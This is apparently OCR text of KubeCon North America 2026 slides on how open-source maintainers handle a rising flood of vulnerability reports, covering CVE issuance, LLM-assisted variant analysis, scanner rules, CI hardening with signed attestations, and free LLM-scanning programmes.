
Does the fix break the rest of the project?

Will the vulnerability resurface in the future?

Maintainer: Remediate



Maintainer: Remediate



Maintainer: Remediate

jkjell requested a CVE on Jul 10

jkjell published this on Jul 10

github-staff assigned **CVE-2026-77308** on Aug 20

github-staff commented on Aug 20

GitHub has issued CVE-2026-77308 for this Security Advisory after reviewing it for compliance with CVE rules. Once your Security Advisory is published, we'll publish the CVE record to the CVE List. At that time, if your package is in a supported ecosystem, we'll also publish an advisory in the global GitHub Advisory Database and send security alerts to affected repositories.

Thank you for making the open source ecosystem more secure by fixing and responsibly disclosing this vulnerability.

Security Researcher: Reinforce

Repository

Can you find the same class of bugs in the project?

The LLMs are already doing variant analysis, they were trained on existing vulnerability reports, but targeted prompts are more efficient.

Community

Scan similar projects for similar issues.

Ecosystem

Contribute detection rules to security scanners, to kill a whole class of issues.

- gosec
- CodeQL

Maintainer: Reinforce

KubeCon CloudNativeCon North America 2026

Code

Follow security best practices for your ecosystem.

Static code analyzers find many issues in a deterministic way.

AI harnesses `/security-review` skills

CI

Your CI and delivery process is part of your attack surface (SLSA). Static security analyzers for CI are a thing - zizmor.

Create signed attestations for your builds, the tools are OSS: sigstore, in-toto, witness, …


🔥 Tokens

Run LLMs against your own project to find and remediate vulnerabilities.

“Free” access (for some):

- OpenSSF’s AlphaOmega
- [Claude|Codex] for Open Source
- Project Glasswing
- Patch the Planet

Maintainer: Reinforce



KubeCon CloudNativeCon
North America 2026

Thanks so much for listening!



KubeCon CloudNativeCon
North America 2026

Questions?

Mythos vs Maintainers: Drowning in the Vulnerability Tsunami

